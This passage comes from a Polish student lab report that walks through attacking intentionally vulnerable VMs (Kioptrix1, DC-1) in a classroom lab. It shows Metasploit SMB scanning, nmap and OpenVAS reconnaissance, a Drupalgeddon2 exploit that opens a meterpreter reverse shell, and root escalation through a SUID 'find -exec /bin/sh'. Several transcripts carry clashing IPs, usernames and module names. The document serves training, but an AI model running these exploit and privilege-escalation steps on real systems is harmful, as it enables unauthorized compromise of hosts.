msf5 auxiliary(smb/smb_version) > set RHOSTS 192.168.224.132
RHOSTS = 192.168.224.132
msf5 auxiliary(smb/smb_version) > |
```

1.7 Użyjemy exploita numer 9 przy użyciu komendy 'use 9'. Przy użyciu komendy 'options' dowiadujemy się, że RHOSTS nie jest ustawione, więc użyjemy komendy 'set RHOSTS 192.168.224.132', by ustalić cel ataku.

```
File Actions Edit View Help
msf5 > use 9
msf5 auxiliary(smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):
-----
Name      Current Setting  Required  Description
-----
RHOSTS    yes             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
THREADS    1               yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.
msf5 auxiliary(smb/smb_version) > set RHOSTS 192.168.224.132
RHOSTS = 192.168.224.132
msf5 auxiliary(smb/smb_version) > |
```

1.8 Otrzymujemy wersję Samby 2.2.1a.

```
msf5 auxiliary(smb/smb_version) > exploit
[*] 192.168.224.132:139 - SMB Detected (version: 2.2.1a) (signature: optional)
[*] 192.168.224.132:139 - Host could not be identified (SMB (Samba 2.2.1a))
[*] 192.168.224.132:139 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(smb/smb_version) > |
```


1.9 Wpisując w internet 'samba 2.2.1a exploit' odkrywamy, że maszyna wirtualna jest podatna na exploit 'trans2open'.

2.1 Zmieniamy plik .xmv maszyny wirtualnej DC-1 w notatniku zmieniając 'ethernet0.connectionType = "Bridged"' na 'ethernet0.connectionType = "nat"'



```
DC-1_test.vmx -- Notatnik
Plik  Edytuj  Wyświetl
ide1:0.autodetect = "TRUE"
ide1:0.startConnected = "TRUE"
ide1:0.allowguestconnectioncontrol = "true"
usb.present = "TRUE"
sata0:0.present = "TRUE"
sata0:0.deviceType = "disk"
sata0:0.fileName = "DC-1_test-disk1.vmdk"
sata0:0.allowguestconnectioncontrol = "false"
sata0:0.mode = "persistent"
sata0:0.present = "TRUE"
ethernet0.present = "TRUE"
ethernet0.virtualDev = "e1000"
ethernet0.connectionType = "nat"
ethernet0.startConnected = "TRUE"
ethernet0.addressType = "generated"
ethernet0.allowguestconnectioncontrol = "true"
toolsscripts.afterpoweron = "true"
toolsscripts.afterresume = "true"
toolsscripts.beforepoweroff = "true"
toolsscripts.beforesuspend = "true"
extendedConfigFile = "DC-1_test.vmx"
virtualHW.productCompatibility = "hosted"
floppy0.present = "FALSE"
vmxstats.fileName = "DC-1_test.scoreboard"
numa.autosize.cookie = "10012"
numa.autosize.vcpu.maxPerVirtualNode = "1"
..
Wiersz 39, kolumna 33
100%  Windows (CRLF)  UTF-8
```

2.2 Komendą 'ifconfig' otrzymujemy adres IP kali linuxa: '192.168.224.131'



```
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:cf:0e:84:4e txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.224.131 netmask 255.255.255.0 broadcast 192.168.224.255
    inet6 fe80::d553:1149:f82:7676 prefixlen 64 scopeid 0<link>
    ether 00:0c:29:cf:1c:a5 txqueuelen 1000 (Ethernet)
    RX packets 21 bytes 1678 (1.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 536 bytes 33980 (33.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


(kali@kali)-[~]
$
```

2.3 Komendą 'sudo nmap -sn 192.168.224.131/24' otrzymujemy adres IP maszyny wirtualnej DC-1: '192.168.224.134'


```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ sudo nmap -sn 192.168.224.131/24  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-08 05:11 EST  
Nmap scan report for 192.168.224.1  
Host is up (0.00067s latency).  
MAC Address: 00:50:56:C0:00:08 (VMware)  
Nmap scan report for 192.168.224.2  
Host is up (0.00025s latency).  
MAC Address: 00:50:56:F0:B1:F1 (VMware)  
Nmap scan report for 192.168.224.134  
Host is up (0.00031s latency).  
MAC Address: 00:0C:29:B0:3F:8C (VMware)  
Nmap scan report for 192.168.224.254  
Host is up (0.00063s latency).  
MAC Address: 00:50:56:F7:A9:43 (VMware)  
Nmap scan report for 192.168.224.131  
Host is up.  
Nmap done: 256 IP addresses (5 hosts up) scanned in 1.96 seconds  
  
(kali@kali)-[~]  
$
```

2.4

2.4.1 Przeprowadzimy skanowanie OpenVasem. Wpierw ustawiamy cel skanowania.




2.4.2 Następnie ustawiamy zadanie do wykonania.



2.4.3 Po wykonaniu skanowania otrzymujemy rezultat skanowania. Rezultat skanowania wykazał poważne podatności takie jak 'Drupal Core SQL Injection Vulnerability' czy 'Drupal Core Critical Remote Code Execution Vulnerability'.

Skanowanie dostarczyło parę możliwości do wykorzystania.



2.5 Komendą 'sudo nmap -sV 192.168.224.134' robimy skanowanie hosta. Skanowanie nic ciekawego nie dało.


```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ sudo nmap -sV 192.168.224.134  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-08 07:03 EST  
Nmap scan report for 192.168.224.134  
Host is up (0.00015s latency).  
Not shown: 997 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)  
80/tcp    open  http     Apache httpd 2.2.22 ((Debian))  
111/tcp   open  rpcbind  2-4 (RPC #100000)  
MAC Address: 00:0C:29:B0:3F:8C (VMware)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 7.16 seconds  
  
(kali@kali)-[~]  
$
```

2.6 W celu znalezienia exploita, który wykorzystuje możliwe podatności z rezultatów skanowania OpenVasem, odpalamy Metasploita przy użyciu komendy 'msfconsole'. Wpisujemy komendę 'search drupal'.

```
msf5  
File Actions Edit View Help  
  
msf5  
msf5 > search drupal  
No results from search  
msf5 > search drupal  
  
Matching Modules  
  
#  Name                                     Disclosure Date  Rank  Check  Description  
0  exploit/unix/webapp/drupal_code_exec      2016-07-13      excellent  Yes  Drupal CODE Module Remote Command Execution  
1  exploit/unix/webapp/drupal_drupalgeddon2  2016-03-26      excellent  Yes  Drupal drupalgeddon2 Form API Property Injection  
2  exploit/linux/webapp/drupal_drupalgeddon2  2016-10-15      excellent  No   Drupal HTTP Request Key/Value Set Injection  
3  auxiliary/gather/drupal_cmsid_xss         2012-10-17      normal    Yes  Drupal OpenID External Entity Injection  
4  exploit/unix/webapp/drupal_cmsid_xss_exe  2012-07-13      normal    Yes  Drupal BEST Module Remote PoC Code Execution  
5  exploit/unix/webapp/drupal_cmsid_xss_exe  2012-07-13      normal    Yes  Drupal BEST Module Remote PoC Code Execution  
6  auxiliary/scanner/drupal_view_user_enum  2018-07-02      normal    Yes  Drupal View Module Users Enumeration  
7  exploit/unix/webapp/php_nitrcp_eval        2005-06-29      excellent  Yes  PHP XML-RPC Arbitrary Code Execution  
  
Interact with a module by name or index. For example info 7, use 7 or use exploit/unix/webapp/php_nitrcp_eval
```

2.7 Wykorzystamy exploit o numerze 1 przy użyciu komendy 'use 1'. Używamy komendy 'options' do pokazania opcji. Następnie używamy komendy 'set RHOSTS 192.168.224.134' by ustawić cel ataku.

```
msf5 > use 1  
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp  
msf5 exploit(multi/http/drupal_drupalgeddon2) > options  
  
Module options (exploit/unix/webapp/drupal_drupalgeddon2):  
  
Name      Current Setting  Required  Description  
---      -  
DUMP_OUTPUT  false           no        Dump payload command output  
PAYLOAD     php/meterpreter/reverse_tcp  yes       Payload to execute  
PREMIUM     no              no        A proxy chain of format type:host|type:host|...|  
RHOSTS      192.168.224.134  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit  
RPORT      80              yes       The target port (TCP)  
SSL         false           no        Negotiate SSL/TLS for outgoing connections  
TARGETURI   /               yes       Path to Drupal install  
URI         no              no        HTTP server virtual host  
  
Payload options (php/meterpreter/reverse_tcp):  
  
Name      Current Setting  Required  Description  
---      -  
LHOST     192.168.224.134  yes       The listen address (an interface may be specified)  
LPORT     4444             yes       The listen port  
  
Exploit target:  
  
Id  Name  
--  -  
0   Automatic (PHP In-Memory)  
  
View the full module info with the info, or info -i command.  
msf5 exploit(multi/http/drupal_drupalgeddon2) > set RHOSTS 192.168.224.134  
RHOSTS => 192.168.224.134  
msf5 exploit(multi/http/drupal_drupalgeddon2) >
```

2.8 Wykonujemy exploita przy użyciu komendy `'exploit'`. Otworzyła się nam sesja meterpretera więc przechodzimy do shella przy użyciu komendy `'shell'`.

```
msf exploit(multi/multi) > exploit

[*] Started reverse TCP handler on 192.168.224.111:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The service is running, but could not be validated.
[*] Sending stage (39927 bytes) to 192.168.224.136
[*] Meterpreter session 1 opened (192.168.224.136:4444) => 192.168.224.136:50871 at 2023-01-06 07:07:59 -0500

meterpreter > shell
Process 4839 created.
Channel <created>.
```

2.9 Następnie chcemy wywołać `/bin/bash`. Robimy to przy użyciu komendy `python -c 'import pty; pty.spawn("/bin/bash")'`.

```
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@DC-1:/var/www$
```

2.10 Teraz chcemy znaleźć plik z uprawnieniami **'SUID'**, które pozwolą uruchomić plik z prawami właściciela. Robimy to przy użyciu komendy **'find / -perm -u=s -type f 2>/dev/null'**.

[illegible]

2.11 Komenda `'find'` jest w posiadaniu uprawnień `'SUID'`, stąd mamy możliwość wykonania poleceń jako root. W celu pokazania posiadania uprawnień stworzymy plik `'testfile'` przy użyciu komendy `'touch testfile'`. Następnie użyjemy komendy `'find testfile -exec "whoami \;"'`. To dowodzi posiadanie przez nas uprawnień root.

```

mmr-data@DC-1:/var/www$ touch testfile
touch testfile
mmr-data@DC-1:/var/www$ find testfile -exec "whoami" \;
find testfile -exec "whoami" \;
find: missing argument to -exec
mmr-data@DC-1:/var/www$ find testfile -exec "whoami" \;
find testfile -exec "whoami" \;
root

```

2.12 By wyświetlić flagę musimy otworzyć ‘**shella**’ jako root. W tym celu używamy komendy ‘**find testfile —exec “bin/sh” \;**’. Następnie wchodzimy do katalogu root przy użyciu komendy ‘**cd /root**’. Używamy komendy by wyświetlić pliki. Pokazuje się plik tekstowy ‘**thefinalflag.txt**’. Otwieramy plik tekstowy przy użyciu komendy ‘**cat thefinalflag.txt**’.

```

$ sudo -u datadog /usr/bin/find testfile -exec "/bin/sh" {} \;
$ find testfile -exec "/bin/sh" {} \;
$ cd /root
$ cd /root
$ ls
ls
theinfoflag.txt
$ cat th
cat th
cat: th: No such file or directory
$ cat theinfoflag.txt
cat theinfoflag.txt
theinfoflag.txt
Well done!!!!

```

Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey by contacting me via Twitter - @B00CA7

3. Wnioski

Maszyny wirtualne Kioptrix1 i DC-1 pozwoliły utrwalić wiedzę z zajęć. Przede wszystkim maszyny wirtualne pozwoliły utrwalić używanie komend nmap i msfconsole oraz używanie skanera podatności OpenVas.